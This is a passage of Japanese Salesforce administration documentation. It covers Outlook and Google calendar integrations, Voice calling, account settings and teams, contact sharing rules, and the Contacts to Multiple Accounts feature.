システム管理者が行った設定に応じて、次のいずれかの方法でメール添付ファイルを Salesforce に追加できます。

使用対象	ユーザが有効化する内容	システム管理者が有効化する内容	添付ファイルが Salesforce に追加される方法
サイドパネルが表示された Salesforce for Outlook		Outlook設定の [サイドパネル] および [メールを追加]	サイドパネルからメールを Salesforce に追加した後で自動的に。
		Outlook設定の [サイドパネル]、[メールを追加]、および [ユーザに添付ファイルの選択を許可する]	サイドパネルからメールを Salesforce に追加した後に を選択する場合。
サイドパネルが表示されない Salesforce for Outlook	メール設定の [メール to Salesforce] ([常に添付ファイルを保存] はオン)	組織の [メール to Salesforce]、およびユーザが含まれる有効な Outlook 設定	Outlook の [メールを追加] ボタンまたは [送信と追加] ボタンを使用してメールを Salesforce に追加した後で自動的に。
メール to Salesforce	メール設定の [メール to Salesforce] ([常に添付ファイルを保存] はオン)	組織の [メール to Salesforce]	メールを [メール to Salesforce] アドレスに送信した後で自動的に。

Salesforce for Outlook で取引先責任者の同期を有効にする方法は?

Microsoft® Outlook® と Salesforce との間で取引先責任者を同期するには、システム管理者が次の 2 つの作業を実行する必要があります。

- ユーザが取引先責任者を同期できるようにする設定をシステム管理者が作成する。
- システム管理者がその設定のデータセットを定義する。

システム管理者がこれらの作業を実行した後、次の手順を実行すると取引先責任者を同期できる権限を持つことができます。

1. [個人設定] から、[クイック検索] ボックスに*Salesforce for Outlook*と入力し、**[Salesforce for Outlook]** を選択します。
2. **[私の設定を表示]** をクリックします。
3. [同期の設定]セクションで、**[取引先責任者]**が選択されていることを確認します。選択できない場合は、取引先責任者の同期を有効にできるようシステム管理者にお問い合わせください。

Salesforce for Outlook がメールを保護する方法は?

Salesforce では、Salesforce for Outlook の代理認証と Security Assertion Markup Language (SAML) の要件の両方をサポートしています。Salesforce for Outlook に SAML を使用する場合は、「私のドメイン」が必要です。

Salesforce では Salesforce for Outlook のシングルサインオン (SSO) をサポートしていますか?

はい。Salesforce では、Salesforce for Outlook の代理認証と Security Assertion Markup Language (SAML) の要件の両方をサポートしています。代理認証を使用する場合は、Salesforce for Outlook を最初に使用するときに Salesforce にログインする必要があります。Salesforce for Outlook に SAML を使用する場合は、「私のドメイン」が必要です。

Salesforce for Outlook の安全性は?

マシンにインストールする .NET アプリケーションである Salesforce for Outlook は、Salesforce にセキュアに接続します。具体的には次のようになります。

対象	Salesforce for Outlook による使用
ユーザ名とパスワード	Salesforce との認証に OAuth 2.0 を使用 ユーザ名と暗号化された OAuth 更新トークンをローカルに格納します。パスワードを格納することはありません。
Salesforce への接続	HTTPS 接続で SSL 128 ビット暗号化を使用

Connect for Outlook (終了)

すでに終了となった Connect for Outlook 製品に目を向けるのではなく、クラウドまたはデスクトップベースの Microsoft インテグレーション製品である Lightning for Outlook または Salesforce for Outlook を検討することを強くお勧めします。

重要: Connect for Outlook は、Winter '16 をもって終了しました。つまり、Microsoft® Outlook® と Salesforce 間の取引先責任者、行動、ToDo の同期が行われることはありません。

無効にしても心配いりません。Lightning for Outlook または Salesforce for Outlook に移行すれば、生産性がさらに高まります。Salesforce システム管理者と相談のうえ、自分や同僚に最も適した製品を判断してください。

Connect for Outlook のアンインストール方法は?

重要: Connect for Outlook は、Winter '16 をもって終了しました。つまり、Microsoft® Outlook® と Salesforce 間の取引先責任者、行動、ToDo の同期が行われることはありません。

無効にしても心配いりません。Lightning for Outlook または Salesforce for Outlook に移行すれば、生産性がさらに高まります。Salesforce システム管理者と相談のうえ、自分や同僚に最も適した製品を判断してください。

1. Microsoft® Outlook® を終了します。
2. Windows® で、コントロールパネルを開きます。
3. プログラムをアンインストールするオプションを選択します。
4. Salesforce Outlook Edition にスクロールし、プロンプトに従ってアンインストールします。

Google カレンダー™ から Salesforce への予定の同期 (ベータ)

Lightning Sync を使用して、Google カレンダーのイベントを Salesforce ですばやく取得します。これにより煩雑なデータ入力の手間が省け、生産性が向上します。

Lightning Sync for Google: Google カレンダー™ の予定と Salesforce の行動を同期 (ベータ)

ソフトウェアのインストールや保守なしで、Google と Salesforce 間の行動 (予定) の同期を維持できます。

このリリースには、Lightning Sync for Google のベータバージョンが含まれています。ベータバージョンは機能の品質は高いですが、既知の制限があります。Lightning Sync for Google は、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。Lightning Sync for Google に関するフィードバックと提案は、「Lightning Sync」Success コミュニティに投稿してください。

エディション

管理可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

システム管理者が会社の設定によって Google カレンダーから Salesforce へ予定を同期すると、生産性が向上します。これは、2つのアプリケーションで重複して作業をする必要がなくなるためです。Lightning Sync for Google では、自分のデスクにいても、モバイルデバイスからリモートで作業していても、作成および管理する予定を同期できます。

システム管理者は、Salesforce で設定を選択することによって、同期操作を定義します。次の場合の同期についてどのように設定されているかを尋ねましょう。

- 非公開の予定は同期されるか?
- カレンダーから削除した予定は Salesforce からも自動的に削除されるか?
- 予定は、関連する Salesforce 取引先責任者または関連するリードに自動的に関連付けられるか?

Lightning Sync for Google の制限事項

現在、Lightning Sync for Google では次のことができません。

- 連絡先の同期
- Salesforce から Google カレンダーへの行動の同期
- 定期的な行動の同期
- 行動の招待者に関する詳細の同期
- 行動の対応可能状況または予定あり状況の同期
- Salesforce の行動項目に対応付けられる Google の予定項目の編集

Voice による電話の発着信

Voice を使用すると、Salesforce を終了せずにテレフォニー機能にアクセスできます。電話の発信と着信、通話メモの追加、通話情報ログの記録が簡単にできます。Lightning Experience の電話番号項目 (取引先責任者、リード、およびリストビューの番号など) からワンクリックで行うことができます。


メモ: 現時点では、米国とカナダへの発信電話のみがサポートされています。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition


Voice は有料オプションでアドオンライセンスとして使用できます。




通話は画面下部のユーティリティバーに表示されるため、通話中に複数の作業を行うことができます。関連レコードにアクセスしたり、通話パネルで直接通話メモを追加したり、ToDo、行動、または通話に関連する他のレコードを作成したりできます。

ヒント: 自分に Voice 番号を割り当て、発信する電話が、不明な番号からのものとして表示されないようにしてください。

通話の終了後に詳細を追加することもできます。通話の詳細は活動タイムラインに記録されます。



必要に応じて、Voice で電話を受信することもできます。[着信電話] には、関連する活動のリストが表示されるため、関連情報へのアクセス権が必要です。アクセス権がないと、電話に応答することもできません。



30 秒以内に応答するか通話を破棄しないと、通話は終了します。電話の受信時に Lightning Experience を使用していない場合、発信者は、相手が不在であるというメッセージを聞くことになります。

Voice の設定方法については、Salesforce ヘルプの「Voice の設定」を参照してください。

Voice 番号の割り当て
個人設定から Voice 番号を割り当て、発信および受信する電話が、不明な番号からのものとして表示されないようにします。
Voice のベストプラクティス
通話環境を最適にするには、適切な帯域幅でネットワークに有線接続し、有線ヘッドセットを使用して、マシンで適切な環境を設定します。

Voice 番号の割り当て

個人設定から Voice 番号を割り当て、発信および受信する電話が、不明な番号からのものとして表示されないようにします。

1. 個人設定から、[クイック検索] ボックスに「*私の音声設定*」と入力し、[私の音声設定] を選択します。
2. [今すぐ検索] をクリックします。
3. 国を選択して市外局番を入力し、使用可能な番号のリストを表示します。
   番号を割り当てると、新しい番号を選択したり、使用可能な番号を表示したりできなくなります。
4. 番号を選択します。
5. [保存] をクリックします。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Voice は有料オプションでアドオンライセンスとして使用できます。

ユーザ権限

Voice コールに関連するメモを追加する
- 「音声時間 (分) にアクセス」

アウトバウンド Voice コールを発信する
- 「音声アウトバウンドコールにアクセス」

インバウンド Voice コールを受信する
- 「音声インバウンドコールにアクセス」

Voice のベストプラクティス

通話環境を最適にするには、適切な帯域幅でネットワークに有線接続し、有線ヘッドセットを使用して、マシンで適切な環境を設定します。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Voice は有料オプションでアドオンライセンスとして使用できます。

適切な接続の使用

ワイヤレス接続は動作しますが、有線接続を強くお勧めします。

Voice コールは専用ネットワークにすることが最適です。Voice セッションごとに最低 10 kbps を使用できるようにすることをお勧めしますが、Voice セッションごとに 500 kbps 以上にすることが最適です。実行するアプリケーション (特に画面共有アプリケーション) の数および開くブラウザのタブの数を制限することでも、パフォーマンスは向上します。

メモ: 場所をマスクするネットワークを使用した場合は、場所を表示するものとは料金が異なることがあります。

最新の Chrome、Firefox、Edge ブラウザのいずれかを使用していることも確認してください。

高音質ヘッドセットによる通話

アナログヘッドセットが最適に動作します。ワイヤレスまたは携帯電話のイヤフォンは動作しますが、通話品質の問題が発生することがあります。

販売ツールの設定および管理

セールス機能の設定および管理

営業担当による顧客への売上増大を後押します。Salesforceの中核的なセールス機能、営業担当の生産性機能、およびMicrosoftメールインテグレーションについて説明します。

中核的なセールス機能

中核的なセールス機能では、営業担当が、会社が提供する製品およびサービスやその販売先などの基本事項を管理できます。

取引先、取引先責任者、およびリード

- ニュース、ロゴ、および取引先の自動入力の有効化 (Lightning Experience のみ)
- Set Up Contacts to Multiple Accounts (取引先責任者-to-複数取引先の設定)
- 個人取引先の有効化
- ソーシャル取引先、取引先責任者、およびリードの有効化

リードおよびキャンペーン

- リード作成のデフォルト設定の定義
- リードの割り当てルールの設定
- 自動レスポンスルールの設定
- キャンペーンの影響の設定

商談

- セールスパスの設定

見積および注文

- 見積の有効化
- 注文の設定

商品と価格表

- 商品スケジュールの有効化
- 自動価格有効化の設定

売上予測

- コラボレーション売上予測の設定

テリトリー管理2.0

- 組織の営業テリトリーの実装および管理

重複管理

- Salesforce での重複管理の設定

Data.com

- Data.com Clean の実装
- Data.com Prospector の実装

Work.com

- Work.com 機能の有効化
- パフォーマンスサマリーの設定
- パフォーマンスの評価の設定
- スキルおよび支持機能のカスタマイズ

営業担当の生産性機能

営業担当が行動のスケジュールやメール経由のコミュニケーションを行う生産性機能により、中核的な業務が強化されます。

メモ

- メモの設定

活動

- 行動、カレンダー、および ToDo の設定
- Salesforce Classic での共有カレンダーの設定

Salesforce メール

- メールテンプレートの設定および管理

Microsoft メールインテグレーション

Microsoft のメールアプリケーションで Salesforce を直接操作して、重要なメールを Salesforce レコードに関連付け、2 つのシステム間のデータを同期させます。

- Lightning for Outlook
- Lightning Sync
- Salesforce for Outlook

ユーザの営業先の人および組織の管理

取引先の管理

個人取引先の有効化

メモ: このリリースには、Lightning Experienceの個人取引先のベータバージョンが含まれています。本番品質ではありますが、既知の制限があります。詳細は、「Lightning Experienceの制限事項」(ページ282)を参照してください。

重要: 個人取引先は、一度有効化すると無効化できません。そのため、既存顧客の場合は、Sandboxを作成して個人取引先が組織に与える影響をプレビューすることをお勧めします。

操作を開始する前に、必ず次の手順を実行してください。

- 取引先のレコードタイプを少なくとも1つ作成します。
- 取引先に対する参照権限を持つプロファイルに取引先責任者に対する参照権限を付与します。
- 取引先責任者の共有に関する組織の共有設定が「親レコードに連動」に設定されていることを確認します。

事前手順を完了したら、Salesforceに連絡して個人取引先を有効にしてから、次の手順を実行します。

1. 個人取引先のオブジェクト管理設定から、[レコードタイプ]に移動します。
2. 個人取引先が必要なプロファイルに個人取引先レコードタイプを割り当てます。

メモ: それぞれの個人取引先は、1件の取引先と1件の取引先責任者で構成されるため、個人取引先は、取引先と取引先責任者両方のストレージにカウントされます。個人取引先を実装すると、追加のストレージが必要になることがあるため、ストレージ使用量を確認する必要があります。

エディション

法人取引先を使用可能なインターフェース: Salesforce Classic およびLightning Experienceの両方

法人取引先を使用可能なエディション: すべてのエディション

個人取引先を使用可能なインターフェース: Salesforce Classic およびLightning Experience

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

個人取引先を有効にする
- 「アプリケーションのカスタマイズ」

関連トピック:

取引先

個人取引先とは?

取引先設定

階層情報、ニュース、ロゴ、自動入力などを使用して取引先を拡張します。

これらすべての設定は、[設定]の[取引先設定]ページにあります。

ユーザ権限

取引先設定を変更する
- 「アプリケーションのカスタマイズ」

設定	説明
[階層の表示] リンクを表示	取引先の詳細の取引先階層へのリンクを表示します。営業担当は、取引先とその親取引先間のリレーションを確認できます。 取引先階層は Salesforce Classic で使用可能です。
ニュースを有効化	米国のニュースソースからカスタマイズされた関連ニュースのリストが、営業担当にタイムリーに提供されます。 ニュースは取引先、取引先責任者、リード、商談のほか、Lightning Experience と Salesforce1 のホームページに表示されます。 ニュースコンポーネントがページレイアウトに表示されることを確認してください。
取引先の自動入力の有効化	営業担当が情報を入力すると、米国を拠点とする会社が［取引先名］項目に表示されます。営業担当は候補の企業をリストから選択できるため、新しい法人取引先を容易に作成できます。 取引先の自動入力は Lightning Experience で使用可能です。
取引先ロゴの有効化	米国を拠点とする取引先に企業のロゴが表示されます(ロゴを使用可能な場合)。新しいロゴでソーシャルプロファイルのロゴを置き換えることができます。ロゴは取引先候補でも表示されます。 取引先ロゴは Lightning Experience および Salesforce1 で使用可能です。
取引先責任者-to-複数取引先	ユーザが複数の取引先に取引先責任者を関連付けることができます。有効にしたら、追加の設定手順を完了してください。 取引先責任者-to-複数取引先は、Lightning Experience、Salesforce Classic、Salesforce1 で使用可能です。

関連トピック:

- 取引先階層
- ニュースコンポーネント
- 取引先責任者-to-複数取引先
- 取引先

取引先チームの管理

取引先チームメンバーを取引先に追加できます。商談に対する商談チームと同様、取引先チームは取引先を担当するユーザで構成されるチームです。各ユーザのロールを定義し、取引先とその関連レコードへ特殊なレベルのアクセス権を付与します。

[取引先チーム] を有効化する

営業担当が簡単に取引先についてコラボレーションできるようにするには、Salesforce で取引先チームを有効にします。

取引先チーム内の役割のカスタマイズ

取引先チームの各メンバーには、取引先マネージャや営業担当者など、その取引先で担当する役割があります。社内のチームメンバーの役割を追跡するには、Salesforce で取引先チームの役割をカスタマイズします。

取引先チームの無効化の考慮事項

取引先チームを無効にする前に、次の主な考慮事項を確認してください。

関連トピック:

[取引先チーム] を有効化する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先チームを有効にする

- 「アプリケーションのカスタマイズ」

チーム内の役割を設定する

- 「アプリケーションのカスタマイズ」

[取引先チーム] を有効化する

営業担当が簡単に取引先についてコラボレーションできるようにするには、Salesforce で取引先チームを有効にします。

1. [設定] から、［クイック検索］ボックスに「*取引先チーム*」と入力し、[取引先チームの設定] を選択します。
2. 必要に応じて、設定を定義します。
3. 変更内容を保存します。

関連トピック:

取引先チームの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先チームを有効にする
- 「アプリケーションのカスタマイズ」

チーム内の役割を設定する
- 「アプリケーションのカスタマイズ」

取引先チーム内の役割のカスタマイズ

取引先チームの各メンバーには、取引先マネージャや営業担当者など、その取引先で担当する役割があります。社内のチームメンバーの役割を追跡するには、Salesforce で取引先チームの役割をカスタマイズします。

警告:

- 取引先チームは、商談チームと役割を共有します。取引先チーム内の役割を削除すると、その役割は、商談チーム内の役割として表示されなくなります。

1. [設定] から、［クイック検索］ボックスに「*チーム内の役割*」と入力し、[取引先チーム] の下の [チーム内の役割] を選択します。
2. 必要に応じて、チームの役割の選択リスト値を編集します。
3. 変更内容を保存します。
4. すべてのファイルの変更された選択リスト値を更新するには、［クイック検索］ボックスに「*チーム内の役割の置き換え*」と入力し、[チーム内の役割の置き換え] を選択します。

関連トピック:

取引先チームの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

チーム内の役割を設定する
- 「アプリケーションのカスタマイズ」

取引先チームの無効化の考慮事項

取引先チームを無効にする前に、次の主な考慮事項を確認してください。

- 取引先チームを無効にすると、すべての取引先から既存のチームが削除されてユーザのデフォルトの取引先チームが削除され、すべてのページレイアウトから [取引先チーム] 関連リストが削除されます。これらは元に戻せません。
- チームメンバーがApexで参照されている場合、組織の取引先チームを無効にすることはできません。たとえば、Apexコードで [チームメンバー] 項目(コード内の `AccountTeamMember`)が参照されている場合、取引先チームを無効にすることはできません。

関連トピック:

取引先チームの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先チームを無効にする
- 「アプリケーションのカスタマイズ」

リレーショングループの管理

取引先責任者および取引先責任者の役割の設定

取引先責任者共有ルールの作成

取引先責任者共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件の取引先責任者共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [取引先責任者共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

- レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
- 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

  メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

関連トピック:

共有ルール
共有ルールの考慮事項
共有ルールのカテゴリ

取引先責任者-to-複数取引先の設定

営業担当が顧客とその勤務先の法人との間のリレーションを簡単に追跡できるようにします。取引先責任者-to-複数取引先は簡単に設定でき、営業担当が 1 つの取引先責任者レコードを複数の取引先に関連付けられるようになります。

取引先責任者-to-複数取引先を無効にすると、取引先と取引先責任者の間接リレーションがすべて削除されます。取引先責任者とその主取引先の関連付けは維持されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先責任者-to-複数取引先を有効にする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定・定義を参照する」

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」

1. [取引先責任者の役割] または連結オブジェクトを使用したカスタムソリューションをすでに使用している場合は、これらソリューションと取引先責任者-to-複数取引先の比較について確認します。
2. [設定] から、[クイック検索] ボックスに「*取引先設定*」と入力し、[取引先設定] を選択します。
3. [取引先責任者を複数の取引先に関連付けることをすべてのユーザに許可] を選択します。
4. カスタム項目を使用してリレーションに関する一意の情報 (取引先責任者に電話するのに最適な時間帯など) を取得する場合は、ここで設定することをお勧めします。[取引先と取引先責任者のリレーション] のオブジェクト管理設定から、次の操作を実行します。
   - Lightning Experience では、[項目とリレーション] に移動します。
   - Salesforce Classic では、[項目] に移動します。
5. 取引先と取引先責任者のリレーションページレイアウトに、最も関連性が高い項目があることを確認します。[取引先と取引先責任者のリレーション] のオブジェクト管理設定から、[ページレイアウト] に移動します。
6. 営業担当が使用する取引先ページレイアウトに [関連取引先責任者] 関連リストを追加します。

   [関連取引先責任者] 関連リストにはすべての直接取引先責任者が自動的に含まれるため、取引先ページレイアウトから [取引先責任者] 関連リストを削除できます。

   ヒント: [関連取引先責任者] 関連リストに直接項目を追加すると、誰が取引先の直接取引先責任者であるかを簡単に確認できます。
7. 営業担当が使用する取引先責任者ページレイアウトに [関連取引先] 関連リストを追加します。

   ヒント: [関連取引先] 関連リストに直接項目を追加すると、どの取引先が取引先責任者の主取引先であるかを簡単に確認できます。
8. 個人取引先を使用する場合、[関連取引先] 関連リストを営業担当が使用する個人取引先ページレイアウトに追加します。これを Salesforce Classic で実行する必要があります。
9. 取引先責任者の主取引先に活動が自動的に積み上げ集計されることを回避するかどうかを決定します。積み上げ集計されないようにする場合は、[設定] から [活動設定] ページに移動して、[取引先責任者のプライマリ取引先に活動を積み上げ集計] を選択解除します。

10. 取引先責任者と取引先のリレーションを確認するには、カスタムレポートタイプを作成します。

関連トピック:

- オブジェクト管理設定の検索
- 取引先への活動の積み上げ集計方法を変更する場合の考慮事項
- 取引先と取引先責任者のリレーションのカスタムレポートタイプの作成
- 取引先責任者-to-複数取引先の制限事項

取引先責任者-to-複数取引先とその他のオプションとの比較

ユーザが取引先責任者を複数の取引先と関連付けることができると、人と業務対象のビジネスとの間のリレーションを追跡するのが簡単になります。ただし、[取引先責任者の役割]または連結オブジェクトを使用したカスタムソリューションをすでに使用している場合は、次のソリューションと取引先責任者-to-複数取引先の比較を参照してください。

機能	取引先責任者-to-複数取引先	取引先責任者の役割	カスタム連結オブジェクト
標準オブジェクト	✔	✔	
カスタム項目	✔		✔
カスタムレイアウト	✔		✔
レコードタイプ			✔
項目履歴			✔
入力規則			✔
ワークフロー			✔
プロセスビルダー			✔
フロー	✔		✔
トリガ			✔
カスタムアクション			✔
API へのアクセス	✔	✔	✔
1 つの関連リスト	✔		
データベース内の複数のリレーション行		✔	✔

エディション

取引先責任者-to-複数取引先を使用可能なインターフェース: Salesforce Classic および Lightning Experience

取引先責任者-to-複数取引先を使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

機能	取引先責任者-to-複数取引先	取引先責任者の役割	カスタム連結オブジェクト
ストレージ制限への適用			✔
共有およびオブジェクト権限	取引先および取引先責任者からの派生	取引先からの派生	単独で設定
レポート	カスタムレポートタイプ	標準レポートタイプ カスタムレポートタイプ	カスタムレポートタイプ
ユーザインターフェース	Salesforce Classic Lightning Experience Salesforce1	Salesforce Classic Salesforce1 (ただし、[取引先責任者の役割] 関連リストのレコードは参照のみで、[ロール]項目は使用できません。)	Salesforce Classic Lightning Experience Salesforce1

関連トピック:

- 取引先責任者の役割を使用する場合の考慮事項
- 多対多リレーションの作成

取引先と取引先責任者のリレーションのカスタムレポートタイプの作成

取引先責任者-to-複数取引先を有効にしている場合、取引先責任者と取引先の間のリレーションを示すレポートを実行できます。まず、営業マネージャおよび他のチームメイトが必要なレポートを作成できるように、カスタムレポートタイプを設定します。

1. 各カスタムレポートタイプおよびカスタムレポートタイプの作成と管理の一般的な手順を把握します。
2. 適切なオブジェクトリレーションを持つカスタムレポートタイプを作成し、必要に応じて設定します。

   開始にあたっての参考として、カスタムレポートタイプの例をいくつか示します。

レポートタイプ	次の内容を表示するレポートを実行可能	A (主オブジェクト)	B	C	次の作業も必要
関連取引先責任者	直接的および間接的に取引先に関連付けられているすべての取引先責任者。	取引先	取引先責任者リレーション		取引先責任者リレーションページレイアウトに［直接］項目と［氏名］項目を追加する。
関連取引先	直接的および間接的に取引先責任者に関連付けられているすべての取引先。	取引先責任者	取引先リレーション		
関連取引先責任者と活動の有無	直接的および間接的に取引先に関連付けられているすべての取引先責任者と最近の活動があるかどうか。	取引先	取引先責任者リレーション	活動	

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

3. 使用できるようにするレポートタイプをリリースします。
4. これらのカスタムレポートタイプを使用してレポートを作成できることを営業チームに知らせます。

関連トピック:

カスタムレポートタイプの設定
取引先責任者-to-複数取引先の設定

[ソーシャル取引先、取引先責任者、およびリード] の有効化

組織または Salesforce1 で [ソーシャル取引先、取引先責任者、およびリード] 機能を有効化することで、ソーシャルインテリジェンスへのユーザのアクセスを増やします。

Spring '12 リリースより後に作成された組織では、[ソーシャル取引先、取引先責任者、およびリード]機能と使用可能なすべてのソーシャルネットワークへのアクセスがデフォルトで有効になります。これより前に作成された組織では、この機能を手動で有効化する必要があります。

メモ: [ソーシャル取引先、取引先責任者、およびリード]機能がすでに有効化されているが、1 つ以上のソーシャルネットワークが表示されない場合は、「ソーシャル取引先、取引先責任者、およびリードのトラブルシューティング」を参照してください。

